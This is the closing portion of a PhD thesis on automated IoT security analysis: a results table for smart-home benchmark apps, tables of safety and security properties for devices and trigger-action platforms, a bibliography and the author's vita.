10	The app uses dynamic permissions based on previous selections or external inputs to control a set of devices.	The app dynamically generates the content of a page where the device the permissions of the devices depends on the previously selected device permissions.	Dynamic device permissions	!
11	The app sends a notification to the user when the kids leave home.	The app also notifies the attacker via `sendSms` interface.	Multiple sensitive data leaks	!
12	The app turns on the light switches when the alarm sounds.	`P.3` is violated. `App12`, `App13`, and `App14` interact each other, and locks the door when there is smoke in the house (note that individual apps do not violate any properties.)	Predicate analysis, device events, mode events	✔P
13	The app changes the mode from away to home when the light switch is turned on so that an adversary can be aware that user is at home.			
14	The app locks the door when the home mode is triggered.			
15	The lights are turned off when motion is detected.	`S.1` is violated. This app interacts with `App1` and invokes the conflicting attributes of the same device (lights on and lights off).	Device events	✔S

16	The app changes mode to sleeping when the user turns off the bedroom lights.	`P.14` is violated multiple times. `App16` and `App17` interact with each other. This allows the sleeping mode change event to turn off the alarm and security camera.	Device events, mode events	✔P
17	The app turns off all plugged devices when the sleeping mode is triggered.			

† The details present the Groovy language- and IoT-specific properties that require program analysis for the verification of properties.

‡ ✔P = True Positive (model checked with `P1-P30`), ✔S= True Positive (model checked with `S1-S5`), **X** = False Positive, **O** = Dynamic analysis required, **!** = Not considered in attacker model

Appendix D Safety and Security Properties

D.1 Application-specific Properties

We present the description of the application-specific IoT properties (policies) used in Chapter 6 and Chapter 7 in Table D.1.

Table D.1: Description of application-specific properties. These properties are labeled with **P.1-P.30** in Chapter 6 and **R.1-R.30** in Chapter 7.

ID†	**Property Description**
1	The door must be locked when a user is not present at home or sleeping.
2	The lights (in a bedroom, hallway, etc.) must be turned on if the motion sensor is active.
3	When there is smoke, the lights must be on if it is night, and the door must be unlocked.
4	The light must be on when the user arrives home.
5	The camera controlled doors must be closed when the door is clear of any objects.
6	The garage door must be open when people arrive home, and it must be closed when people leave home.
7	The location beacon must be inside a geo-fence around the home (defined by a user) to turn on the lights and open the garage door.
8	The lights must be turned off when the sleep sensor detects a user is sleeping.
9	The security system must not be disarmed when the user is not at home.
10	The alarm must sound when there is smoke or CO; and when an unexpected motion, tampering, and entering occurs.
11	The valve must be closed when water sensor is wet and when the water level threshold specified by a user is reached.

12	The devices (e.g., light switches, music player, cleaning supply cabinets, medicine drawers, or gun cases) must not be open or turned on when the user is not at home or sleeping.
13	Some device functionality (e.g., coffee machine starting brewing, heating up dinner in a crock-pot, turning on AC and heater) must not be used when the user is not at home or must be turned on before a time specified by a user.
14	The refrigerator, alarm, and security system must not be disabled, and their use must not be restricted to save energy.
15	The temperature value including idle energy savings must be set to the operating mode values as specified by the user (heating and cooling values are separate) based on the specific event.
16	The thermostat temperature (heating and cooling) entered by the user must be changed when the mode selected by a user is changed (e.g., from sleeping mode to away mode).
17	The AC and heater must not be on at the same time.
18	The HVACs, fans, switches, heaters, dehumidifiers must be off when the humidity and temperature values are out of the threshold specified by the user (e.g., a particular degree above/below the threshold of temperature and humidity).
19	The AC must be on when a user is within a specified distance of the house or at a time specified by the user.
20	The security camera must take pictures when there is a motion, and contact/door sensors are active.
21	The security camera must take a photo and sound alarm when the doors/windows are opening, and when the doors are unlocking at user-specified times. It must turn off all alarm when one alarm is turned off.
22	The battery level of the devices (switch, humidity sensor, etc.) must not be below a specified threshold.
23	The door must not be unlocked when a camera does not recognize an unauthorized face.
24	The windows must not be open when the heater is on.
25	The bell must not chime when the door is open.
26	The alarm must go off when the main door is left open for too long (specified by the user).
27	The mode must be set to "home" when the user is present at home, and "away" when the user is not present at home.
28	The sound system must read (e.g., the day's weather forecast and the status of the devices) with the user interaction and must not read at the time not specified by the user (guards against violations when the sleeping mode is on and when the user is not home.)
29	The sprinkler system must not be on when it rains, and when the soil moisture is below a threshold defined by a user. Flood sensor must activate the alarm when there is water.

30	The water valve must shut off when water/moisture sensor detects leak around a location such as basement and laundry room.

† We define app-specific properties based on the access granted to the devices in an app. For instance, property 22 is separately defined for an app accessing a switch and a humidity sensor.

D.2 General Properties

We present the description of the general IoT properties used in Chapter 6 and Chapter 7 in Table D.2.

Table D.2: Description of general properties. These properties are labelled with **S.1-S.5** in Chapter 6 and **1-4** are labeled with **G.1-G.4** in Chapter 7.

ID	Property Description
1	An event handler must not change a device attribute to conflicting values on some control-flow path, e.g., the motion-active event handler must not turn on and turn off a switch in some branch.
2	An event handler must not change a device attribute to the same value multiple times on some control-flow path, e.g., the motion-active event handler must not turn on the switch multiple times in some branch.
3	Event handlers of complement events must not change a device attribute to the same value, e.g., the motion-active event handler and the motion-inactive event handler must not both turn on a switch.
4	Two or more non-complement event handlers must not change a device attribute to conflicting values, e.g., a user-present event handler turns on the switch while a timer event handler turns off the switch at midnight. This is because the events of user presence and midnight may occur at the same time, leading to a race condition.
5	An event must be subscribed by the event handler whose code contains logic that handles that event. A violation happens when (1) a handler takes an event-typed value and performs different actions according to the types of events, and (2) the handler has a case for handling event e, but (3) the app does not declare that the handler subscribes to event e. For example, a handler checks for the motion-active event and turns on a switch when the motion is active, but the app does not declare that the handler subscribes to the motion-active event.

D.3 Trigger action-specific Properties

We present the description of the trigger-action platform-specific properties used in Chapter 7 in Table D.3.

Table D.3: Description of trigger action-specific properties. These properties are labeled with **S.1** and **S.2** in Chapter 7.

ID	**Property Description**
1	Integrity Violation: An untrusted action changes a trusted attribute (untrusted email turns on the light)
2	Confidentiality Violation: An action changes an attribute that makes the private information publicly available (when an unlock function posts the user's location to a public log)

Bibliography

[1] A. Acar, H. Fereidooni, T. Abera, A. K. Sikder, M. Miettinen, H. Aksu, M. Conti, A.-R. Sadeghi, and A. S. Uluagac. Peek-a-Boo: I see your smart home activities, even encrypted! *arXiv preprint arXiv:1808.02741*, 2018.

[2] O. Alrawi, C. Lever, M. Antonakakis, and F. Monrose. Sok: Security evaluation of home-based iot deployments. In *IEEE Symposium on Security and Privacy*, 2019.

[3] Best seller home improvement automation devices. `https://goo.gl/XLLzUP`. [Online; accessed 21-July-2018].

[4] The Internet of Things with AWS. `https://aws.amazon.com/iot/`, 2018. [Online; accessed 9-July-2018].

[5] Android Things official apps. `https://github.com/androidthings`, 2018. [Online; accessed 9-August-2018].

[6] Android Things. `https://developer.android.com/things/`, 2018. [Online; accessed 9-August-2018].

[7] Android sensor API documentation. `https://goo.gl/vEDwKu`. [Online; accessed 30-July-2018].

[8] Apache. Jetty servlet engine and Http server. `https://www.eclipse.org/jetty`, 2018. [Online; accessed 30-August-2018].

[9] Apiant: Connect your apps, automate your business. `https://apiant.com/`. [Online; accessed 11-April-2018].

[10] Apple Home Kit. `https://www.apple.com/ios/home/`. [Online; accessed 9-January-2018].

[11] Apple's HomeKit submission guideline. `https://developer.apple.com/app-store/review/guidelines`. [Online; accessed 9-January-2018].

[12] Apple's HomeKit app market. `https://support.apple.com/en-us/HT204893`. [Online; accessed 9-January-2018].

[13] Apple's HomeKit Security and Privacy on iOS. `https://www.apple.com/business/docs/iOS_Security_Guide.pdf`, 2018. [Online; accessed 9-August-2018].

[14] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. *ACM Sigplan Notices*, 49(6):259–269, 2014.

[15] G. Bai, J. Hao, J. Wu, Y. Liu, Z. Liang, and A. Martin. Trustfound: Towards a formal foundation for model checking trusted computing platforms. In *International Symposium on Formal Methods*, pages 110–126. Springer, 2014.

[16] G. Bai, Q. Ye, Y. Wu, H. Merwe, J. Sun, Y. Liu, J. S. Dong, and W. Visser. Towards model checking android applications. *IEEE Transactions on Software Engineering*, 2017.

[17] T. Ball, N. Bjørner, A. Gember, S. Itzhaky, A. Karbyshev, M. Sagiv, M. Schapira, and A. Valadarsky. Vericon: Towards verifying controller programs in software-defined networks. In *ACM SIGPLAN Notices*, pages 282–293. ACM, 2014.

[18] G. Banks, M. Cova, V. Felmetsger, K. Almeroth, R. Kemmerer, and G. Vigna. SNOOZE: toward a stateful network protocol fuzzer. In *Springer International Conference on Information Security*, 2006.

[19] I. Bastys, M. Balliu, and A. Sabelfeld. If this then what?: Controlling flows in IoT apps. In *ACM Computer and Communications Security (CCS)*, 2018.

[20] D. Beyer, S. Gulwani, and D. A. Schmidt. Combining model checking and data-flow analysis. In *Handbook of Model Checking*, pages 493–540. Springer, 2018.

[21] A. Biere, A. Cimatti, E. Clarke, and Y. Zhu. Symbolic model checking without bdds. In *International conference on tools and algorithms for the construction and analysis of systems*, pages 193–207. Springer, 1999.

[22] A. Biere, A. Cimatti, E. M. Clarke, O. Strichman, Y. Zhu, et al. Bounded model checking. *Advances in computers*, 58(11):117–148, 2003.

[23] S. Bird and E. Loper. Nltk: Natural language toolkit. In *ACL Interactive poster and demonstration sessions.* Association for Computational Linguistics, 2004.

[24] J. R. Burch, E. M. Clarke, and D. E. Long. *Symbolic model checking with partitioned transition relations.* Carnegie Mellon University. Department of Computer Science, 1991.

[25] A. A. Cárdenas, S. Amin, Z.-S. Lin, Y.-L. Huang, C.-Y. Huang, and S. Sastry. Attacks against process control systems: risk assessment, detection, and response. In *ACM symposium on information, computer and communications security*, 2011.

[26] A. A. Cárdenas, S. Amin, and S. Sastry. Research challenges for the security of control systems. In *USENIX Summit on Hot Topics in Security (HotSec)*, 2008.

[27] Z. B. Celik, L. Babun, A. K. Sikder, H. Aksu, G. Tan, P. McDaniel, and A. S. Uluagac. Sensitive information tracking in commodity IoT. In *USENIX Security Symposium*, August 2018.

[28] Z. B. Celik, E. Fernandes, E. Pauley, G. Tan, and P. McDaniel. Program analysis of commodity IoT applications for security and privacy: Challenges and opportunities. *ACM Computing Surveys (ACM CSUR)*, 2018.

[29] Z. B. Celik, P. McDaniel, and G. Tan. Soteria: Automated IoT safety and security analysis. In *USENIX Annual Technical Conference (USENIX ATC)*, 2018.

[30] Z. B. Celik, P. McDaniel, G. Tan, L. Babun, and S. Uluagac. Verifying iot safety and security in physical spaces. *IEEE Security & Privacy Magazine (Early Access)*, 2019.

[31] Z. B. Celik, G. Tan, and P. McDaniel. IoTGuard: Dynamic enforcement of security and safety policy in commodity IoT. *Network and Distributed System Security Symposium (NDSS)*, 2019.

[32] S. K. Cha, M. Woo, and D. Brumley. Program-adaptive mutational fuzzing. In *IEEE Security and Privacy (S&P)*, pages 725–741, 2015.

[33] P. Chen, M. Dean, D. Ojoko-Adams, H. Osman, and L. Lopez. Systems quality requirements engineering (SQUARE) methodology: Case study on asset management system. Technical report, CMU Software Engineering Institute, 2004.

[34] A. Cimatti, E. Clarke, E. Giunchiglia, F. Giunchiglia, M. Pistore, M. Roveri, R. Sebastiani, and A. Tacchella. Nusmv 2: An opensource tool for symbolic model checking. In *International Conference on Computer Aided Verification*, 2002.

[35] E. Clarke, O. Grumberg, S. Jha, Y. Lu, and H. Veith. Progress on the state explosion problem in model checking. In *Informatics*, pages 176–194. Springer, 2001.

[36] E. M. Clarke and E. A. Emerson. Design and synthesis of synchronization skeletons using branching time temporal logic. In *Workshop on Logic of Programs*, 1981.

[37] E. M. Clarke, O. Grumberg, and D. Peled. *Model checking.* MIT press, 1999.

[38] E. M. Clarke, W. Klieber, M. Nováček, and P. Zuliani. Model checking and the state explosion problem. In *Tools for Practical Software Verification*, pages 1–30. Springer, 2012.

[39] J. Clause, W. Li, and A. Orso. Dytan: a generic dynamic taint analysis framework. In *ACM Symposium on Software Testing and Analysis*, 2007.

[40] Á. Darvas, R. Hähnle, and D. Sands. A theorem proving approach to analysis of secure information flow. In *International Conference on Security in Pervasive Computing*, 2005.

[41] M. Das, S. Lerner, and M. Seigle. ESP: path-sensitive program verification in polynomial time. In *ACM SIGPLAN Notices*, 2002.

[42] SmartThings device API documentation. `https://goo.gl/HCtuka`. [Online; accessed 29-July-2018].

[43] W. Ding and H. Hu. On the safety of IoT device physical interaction control. In *ACM Computer and Communications Security (CCS)*, 2018.

[44] Eclipse Kura documentation. `http://eclipse.github.io/kura/`, 2018. [Online; accessed 1-August-2018].

[45] S. Efftinge, M. Eysholdt, J. Köhnlein, S. Zarnekow, R. von Massow, W. Hasselbring, and M. Hanus. Xbase: Implementing domain-specific languages for Java. In *ACM SIGPLAN Notices*, 2012.

[46] J. Ellson et al. Graphviz open source graph drawing tools. In *International Symposium on Graph Drawing*, 2001.

[47] W. Enck, P. Gilbert, S. Han, V. Tendulkar, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth. TaintDroid: An information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transaction on Computer Systems*, 2014.

[48] SmartThings event API documentation. `https://goo.gl/GPPXV3`. [Online; accessed 29-July-2018].

[49] A. Falcione and B. H. Krogh. Design recovery for relay ladder logic. *IEEE Control Systems*, 13(2):90–98, 1993.

[50] FarmBeats: IoT for Agriculture. https://www.microsoft.com/en-us/research/project/farmbeats-iot-agriculture/, 2017. [Online; accessed 31-August-2017].

[51] A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In *ACM Computer and Communications Security (CCS)*, 2011.

[52] E. Fernandes, J. Jung, and A. Prakash. Security analysis of emerging smart home applications. In *IEEE Symposium on Security and Privacy*, 2016.

[53] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical data protection for emerging IoT application frameworks. In *USENIX Security Symposium*, 2016.

[54] E. Fernandes, A. Rahmati, K. Eykholt, and A. Prakash. Internet of Things security research: A rehash of old ideas or new intellectual challenges? *IEEE Security & Privacy Magazine*, 2017.

[55] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized action integrity for trigger-action IoT platforms. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[56] C. Flanagan and P. Godefroid. Dynamic partial-order reduction for model checking software. In *ACM Sigplan Notices*, pages 110–121. ACM, 2005.

[57] Google. Guava: Google core libraries for Java 1.7+. https://github.com/google/guava, 2018.

[58] Google Fit Developer Documentation. https://developers.google.com/fit/. [Online; accessed 1-January-2018].

[59] M. I. Gordon, D. Kim, J. H. Perkins, L. Gilham, N. Nguyen, and M. C. Rinard. Information flow analysis of android applications in DroidSafe. In *Network and Distributed System Security Symposium (NDSS)*, 2015.

[60] S. L. Graham, P. B. Kessler, and M. K. Mckusick. Gprof: A call graph execution profiler. In *ACM Sigplan Notices*, pages 120–126. ACM, 1982.

[61] Groovy console: The Groovy swing console. http://groovy-lang.org/groovyconsole.html, 2018. [Online; accessed 10-June-2018].

[62] GroovyCodeVisitor: An implementation of the Groovy visitor patterns. http://docs.groovy-lang.org/docs, 2018. [Online; accessed 10-August-2018].

[63] B. Gu, X. Li, G. Li, A. C. Champion, Z. Chen, F. Qin, and D. Xuan. D2Taint: Differentiated and dynamic information flow tracking on smartphones for numerous data sources. In *IEEE International Conference on Computer Communications (INFOCOM)*, 2013.

[64] D. Hadžiosmanović, R. Sommer, E. Zambon, and P. H. Hartel. Through the eye of the PLC: semantic security monitoring for industrial processes. In *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 126–135. ACM, 2014.

[65] J. Y. Halpern and M. Y. Vardi. Model checking vs. theorem proving: a manifesto. *Artificial intelligence and mathematical theory of computation*, 212:151–176, 1991.

[66] W. He, M. Golla, R. Padhi, J. Ofek, M. Dürmuth, E. Fernandes, and B. Ur. Rethinking access control and authentication for the home Internet of Things (IoT). In *USENIX Security*, 2018.

[67] HealthSaaS: The Internet of Things (IoT) platform for healthcare. `https://www.healthsaas.net/`, 2018. [Online; accessed 20-August-2018].

[68] X. Hei, X. Du, S. Lin, and I. Lee. PIPAC: patient infusion pattern based access control scheme for wireless insulin pump system. In *IEEE International Conference on Computer Communications (INFOCOM)*, 2013.

[69] G. Ho, D. Leung, P. Mishra, A. Hosseini, D. Song, and D. Wagner. Smart Locks: Lessons for Securing Commodity Internet of Things Devices. In *ACM ASIA Conference on Computer and Communications Security (ASIACCS)*, 2016.

[70] IFTTT SmartThings platform rules. `https://ifttt.com/smartthings`. [Online; accessed 11-July-2017].

[71] IFTTT (if this, then that). `https://ifttt.com/`, 2018. [Online; accessed 11-August-2018].

[72] igraph-the network analysis package. `http://igraph.org/r/doc/`. [Online; accessed 9-January-2018].

[73] IoT platforms: How the 450 providers stack up. `https://iot-analytics.com/iot-platform-comparison-how-providers-stack-up/`, 2018. [Online; accessed 29-June-2018].

[74] IoTBench: A micro-benchmark suite to assess the effectiveness of tools designed for iot apps. `https://github.com/IoTBench/`. [Online; accessed 29-January-2018].

[75] A. Jablokow. How the IoT helps keep oil and gas pipelines safe. *Product Lifecycle Report*, November 2015.

[76] T. Jaeger. Operating system security. *Synthesis Lectures on Information Security, Privacy and Trust*, 2008.

[77] R. Jhala and R. Majumdar. Software model checking. *ACM Computing Surveys (CSUR)*, 41(4):21, 2009.

[78] Y. J. Jia, Q. A. Chen, S. Wang, A. Rahmati, E. Fernandes, Z. M. Mao, A. Prakash, and S. J. Unviersity. ContexIoT: Towards providing contextual integrity to appified IoT platforms. In *Network and Distributed Systems Symposium (NDSS)*, 2017.

[79] Q. Jing, A. V. Vasilakos, J. Wan, J. Lu, and D. Qiu. Security of the Internet of Things: perspectives and challenges. *Wireless Networks*, 2014.

[80] KaaIoT: Connected car and IoT automotive. `https://www.kaaproject.org/automotive`. [Online; accessed 20-August-2018].

[81] M. G. Kang, S. McCamant, P. Poosankam, and D. Song. Dta++: Dynamic taint analysis with targeted control-flow propagation. In *Network and Distributed System Security Symposium (NDSS)*, 2011.

[82] S. Khurshid, C. S. Păsăreanu, and W. Visser. Generalized symbolic execution for model checking and testing. In *International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, 2003.

[83] S. Kubler, K. Främling, and A. Buda. A standardized approach to deal with firewall and mobility policies in the IoT. *Pervasive and Mobile Computing*, 20:100–114, 2015.

[84] C. Lattner. *LLVM compiler infrastructure project.* The architecture of open source applications, 2012.

[85] C. Lattner and V. Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the international symposium on Code generation and optimization: feedback-directed and runtime optimization*, page 75. IEEE Computer Society, 2004.

[86] O. Leiba, Y. Yitzchak, R. Bitton, A. Nadler, and A. Shabtai. Incentivized delivery network of IoT software updates based on trustless proof-of-distribution. *arXiv preprint: 1805.04282*, 2018.

[87] S. Lipner. The trustworthy computing security development lifecycle. In *IEEE Computer Security Applications Conference*, 2004.

[88] J. Liu and H. Darabi. Ladder logic implementation of ramadgewonham supervisory controller. In *IEEE Discrete Event Systems Workshop*, pages 383–389, 2002.

[89] S. Liu, G. Tan, and T. Jaeger. Ptrsplit: Supporting general pointers in automatic program partitioning. In *ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[90] Y. Liu, P. Ning, and M. K. Reiter. False data injection attacks against state estimation in electric power grids. *ACM Transactions on Information and System Security (TISSEC)*, 14(1):13, 2011.

[91] S. McLaughlin and P. McDaniel. SABOT: Specification-based payload generation for programmable logic controllers. In *ACM Computer and Communications Security (CCS)*, 2012.

[92] S. E. McLaughlin, S. A. Zonouz, D. J. Pohly, and P. D. McDaniel. A trusted safety verifier for process controller code. In *Network and Distributed System Security Symposium (NDSS)*, 2014.

[93] K. L. McMillan. Symbolic model checking. In *Symbolic Model Checking*, pages 25–60. Springer, 1993.

[94] N. R. Mead. How to compare the security quality requirements engineering (square) method with other methods. Technical report, Carnegie Mellon University, Software Engineering Institute, 2007.

[95] Microsoft Flow: Automate processes + tasks. `https://flow.microsoft.com`. [Online; accessed 11-April-2018].

[96] Modes in SmartThings Platform. `https://goo.gl/DRCHPo`. [Online; accessed 21-August-2018].

[97] S. Mohan, S. Bak, E. Betti, H. Yun, L. Sha, and M. Caccamo. S3A: Secure system simplex architecture for enhanced security and robustness of cyber-physical systems. In *ACM International Conference on High Confidence Networked Systems*, 2013.

[98] J. Morse, L. Cordeiro, D. Nicole, and B. Fischer. Model checking LTL properties over ANSI-C programs with bounded traces. *Software & Systems Modeling*, 14(1):65–81, 2015.

[99] A. C. Myers. JFlow: Practical mostly-static information flo control. In *ACM SIGPLAN Symposium on Principles of Programming Languages*, 1999.

[100] P. E. Naeini et al. Privacy expectations and preferences in an iot world. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2017.

[101] ngrok: Public URLs for exposing your local web server. https://ngrok.com/. [Online; accessed 9-July-2018].

[102] G. Norman, D. Parker, and J. Sproston. Model checking for probabilistic timed automata. *Formal Methods in System Design*, 43(2):164–190, 2013.

[103] T. Oluwafemi, T. Kohno, S. Gupta, and S. Patel. Experimental security analyses of non-networked compact fluorescent lamps: A case study of home automation security. In *USENIX Workshop on Learning from Authoritative Security Experiment Results (LASER)*, 2013.

[104] Open Web Application Security Project (OWASP) Foundation. CLASP (Comprehensive, Lightweight Application Security Process) Project. http://www.owasp.org/index.php/OWASP_CLASP_Project, 2017. [Online; accessed 9-September-2017].

[105] OpenHAB IoT rules (Eclipse market place). http://docs.openhab.org/eclipseiotmarket, 2018. [Online; accessed 9-August-2018].

[106] OpenHAB: Open source automation software for home. https://www.openhab.org/, 2018. [Online; accessed 9-August-2018].

[107] OpenHAB IoT rules. https://github.com/openhab/openhab1-addons/wiki/Samples-Rules, 2018. [Online; accessed 9-August-2018].

[108] OpenHAB IoT app submission guideline. https://marketplace.eclipse.org/content/eclipse-marketplace-publishing-guidelines. [Online; accessed 9-January-2018].

[109] Oracle Software Security Assurance. http://www.oracle.com/security/software-security-assurance.html. [Online; accessed 15-January-2018].

[110] PTC: Innovation with industrial IoT. https://www.ptc.com/en/about. [Online; accessed 20-July-2018].

[111] A. Rahmati, E. Fernandes, and A. Prakash. Applying the Opacified Computation Model to Enforce Information Flow Policies in IoT Applications. In *IEEE Cybersecurity Development Conference (SecDev)*, 2016.

[112] T. Reps, S. Horwitz, and M. Sagiv. Precise interprocedural dataflow analysis via graph reachability. In *Proceedings of the 22nd ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 49–61. ACM, 1995.

[113] R. W. Ritchey and P. Ammann. Using model checking to analyze network vulnerabilities. In *IEEE Security and Privacy (S&P)*, 2000.

[114] R. Roman, J. Zhou, and J. Lopez. On the features and challenges of security and privacy in distributed Internet of Things. *Computer Networks*, 2013.

[115] E. Ronen and A. Shamir. Extended functionality attacks on iot devices: The case of smart lights. In *IEEE European Symposium on Security and Privacy (invited paper)*, 2016.

[116] E. Ronen, A. Shamir, A.-O. Weingarten, and C. O'Flynn. IoT goes nuclear: Creating a zigbee chain reaction. In *IEEE Security and Privacy (S&P)*, 2017.

[117] Samsung SmartThings add a little smartness to your things. `https://www.smartthings.com/`, 2018. [Online; accessed 9-August-2018].

[118] M. Schumacher, E. Fernandez-Buglioni, D. Hybertson, F. Buschmann, and P. Sommerlad. *Security Patterns: Integrating security and systems engineering.* John Wiley & Sons, 2013.

[119] E. J. Schwartz, T. Avgerinos, and D. Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE Security and privacy (S&P)*, 2010.

[120] M. Sharir and A. Pnueli. *Two approaches to inter-procedural dataflow analysis.* Computer Science Department, New York University, 1981.

[121] Y. Shoukry, P. Martin, Y. Yona, S. Diggavi, and M. Srivastava. PyCRA: Physical challenge-response authentication for active sensors under spoofing attacks. In *ACM Computer and Communications Security*, 2015.

[122] A. K. Sikder, H. Aksu, and A. S. Uluagac. 6thSense: A Context-aware Sensor-based Attack Detector for Smart Devices. In *USENIX Security Symposium*, 2017.

[123] V. Sivaraman, H. H. Gharakheili, A. Vishwanath, R. Boreli, and O. Mehani. Network-level security and privacy control for smart-home IoT devices. In *Wireless and Mobile Computing, Networking and Communications (WiMob)*, 2015.

[124] SmartThings. SmartThings community forum for third-party apps. `https://community.smartthings.com/`, 2018. [Online; accessed 10-June-2018].

[125] SmartThings official app repository. `https://github.com/SmartThingsCommunity`, 2018. [Online; accessed 10-August-2018].

[126] IoT platform comparison. `https://goo.gl/y8kzmY`. [Online; accessed 29-January-2018].

[127] SmartThings featured products. `https://www.smartthings.com/products`, 2017. [Online; accessed 29-August-2017].

[128] SmartThings official documentation. `http://docs.smartthings.com`. [Online; accessed 29-July-2018].

[129] SmartThings code review guidelines and best practices. `http://docs.smartthings.com/en/latest/code-review-guidelines.html`, 2018. [Online; accessed 29-August-2018].

[130] SmartThings User Study Post. `http://tinyurl.com/yywzu42q`, 2018.

[131] SmartThings official API documentation, 2018. [Online; accessed 9-August-2018].

[132] SmartThings IoT platform simulator. `https://goo.gl/rfTB7e`. [Online; accessed 9-July-2018].

[133] SmartThings web-service app overview. `http://docs.smartthings.com/en/latest/smartapp-web-services-developers-guide/overview.html`, 2017. [Online; accessed 9-August-2018].

[134] S. Soltan, P. Mittal, and H. V. Poor. BlackIoT: IoT botnet of high wattage devices can disrupt the power grid. In *USENIX Security*, 2018.

[135] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some recipes can do more than spoil your appetite: Analyzing the security and privacy risks of IFTTT recipes. In *Conference on World Wide Web (WWW)*, 2017.

[136] K. Tam, S. J. Khan, A. Fattori, and L. Cavallaro. CopperDroid: Automatic reconstruction of Android malware behaviors. In *Network and Distributed System Security Symposium (NDSS)*, 2015.

[137] H. Taylor. How the Internet of Things could be fatal. `https://tinyurl.com/yxvvf633`, March 2016. CNBC.

[138] Y. Tian, N. Zhang, Y.-H. Lin, X. Wang, B. Ur, X. Guo, and P. Tague. SmartAuth: User-centered authorization for the Internet of Things. In *USENIX Security Symposium*, 2017.

[139] R. Vallée-Rai, P. Co, E. Gagnon, L. Hendren, P. Lam, and V. Sundaresan. Soot-a java bytecode optimization framework. In *conference of the Centre for Advanced Studies on Collaborative research*. IBM Press, 1999.

[140] D. Vasisht, Z. Kapetanovic, J. Won, X. Jin, R. Chandra, S. N. Sinha, A. Kapoor, M. Sudarshan, and S. Stratman. FarmBeats: An IoT platform for data-driven agriculture. In *USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, 2017.

[141] G. Veerendra. Hacking Internet of Things (IoT): A case study on DTH vulnerabilities. `https://goo.gl/A7JFVc`, 2016. SecPod Technical Report, Online; accessed 15-February-2019.

[142] Q. Wang, W. U. Hassan, A. Bates, and C. Gunter. Fear and logging in the Internet of Things. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[143] Y. Wang, Z. Xu, J. Zhang, L. Xu, H. Wang, and G. Gu. Srid: state relation based intrusion detection for false data injection attacks in scada. In *European Symposium on Research in Computer Security*, pages 401–418. Springer, 2014.

[144] O. Waxman. Stranger hacks into baby monitor and screams at child. `https://goo.gl/SYMEJV`, 2014. Time Magazine, Online; accessed 15-February-2019.

[145] T. Xu, J. B. Wendt, and M. Potkonjak. Security of IoT systems: Design challenges and opportunities. In *IEEE Computer-Aided Design*, 2014.

[146] J. Yang, P. Twohey, D. Engler, and M. Musuvathi. Using model checking to find serious file system errors. *ACM Transactions on Computer Systems (TOCS)*, 24(4):393–423, 2006.

[147] Y. Yang, L. Wu, G. Yin, L. Li, and H. Zhao. A survey on security and privacy issues in internet-of-things. *IEEE Internet of Things Journal*, 2017.

[148] N. Yoshioka, H. Washizaki, and K. Maruyama. A survey on security patterns. *Progress in informatics*, 5(5):35–47, 2008.

[149] T. Yu, V. Sekar, S. Seshan, Y. Agarwal, and C. Xu. Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the Internet of Things. In *ACM Workshop on Hot Topics in Networks*, 2015.

[150] M. Zalewski. American fuzzy lop. http://lcamtuf.coredump.cx/afl/, 2017. [Online; accessed 1-August-2017].

[151] M. Zalewski. american fuzzy lop, the bug-o-rama trophy case. http://lcamtuf.coredump.cx/afl/#bugs, 2017. [Online; accessed 20-Septempber-2017].

[152] IFTTT platform size metrics. `https://platform.ifttt.com/pricing`. [Online; accessed 11-August-2018].

[153] Zapier: Automate workflows. `https://zapier.com/`, 2018. [Online; accessed 11-April-2018].

[154] B. B. Zarpelão, R. S. Miani, C. T. Kawakani, and S. C. de Alvarenga. A survey of intrusion detection in Internet of Things. *Journal of Network and Computer Applications*, 84:25–37, 2017.

[155] E. Zeng, S. Mare, and F. Roesner. End User Security & Privacy Concerns with Smart Homes. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2017.

[156] N. Zhang, S. Demetriou, X. Mi, W. Diao, K. Yuan, P. Zong, F. Qian, X. Wang, K. Chen, Y. Tian, C. A. Gunter, K. Zhang, P. Tague, and Y.-H. Lin. Understanding IoT security through the data crystal ball: Where we are now and where we are going to be. *arXiv preprint:1703.09809*, 2017.

[157] P. Zhang, H. Muccini, and B. Li. A classification and comparison of model checking software architecture techniques. *Journal of Systems and Software*, 83(5):723–744, 2010.

[158] D. Y. Zhu, J. Jung, D. Song, T. Kohno, and D. Wetherall. TaintEraser: Protecting sensitive data leaks using application-level taint tracking. *SIGOPS Operating System Review*, 2011.

[159] J. H. Ziegeldorf, O. G. Morchon, and K. Wehrle. Privacy in the Internet of Things: threats and challenges. *Security and Communication Networks*, 2014.

Vita

Zeynel Berkay Celik

EDUCATION

- **The Pennsylvania State University**, University Park, PA
  Ph.D. in Computer Science and Engineering (2014-2019)
  Thesis: Automated IoT Security and Privacy Analysis
  Advisor: Professor Patrick McDaniel
- **The Pennsylvania State University**, University Park, PA
  M.S. in Computer Science and Engineering (2009-2011)
  Minor in Computational Science
  Thesis: Salting Public Traces with Attack Traffic to Test Flow Classifiers
  Advisor: Professor George Kesidis
- **Naval Academy**, Istanbul, Turkey
  B.S. in Computer Science (2002-2006) (*summa cum laude*)

HONORS AND AWARDS

Best Paper: 14th EAI International Conference on Security and Privacy in Communication Networks (SecureComm) (2018)
Most Amusing Talk: Program Analysis of IoT Implementations, USENIX Security HoTSec Workshop (2018)
Best Demonstration: Sensitive Information Tracking in Commodity IoT, Florida Institute for Cybersecurity Research (FICS) (2018)
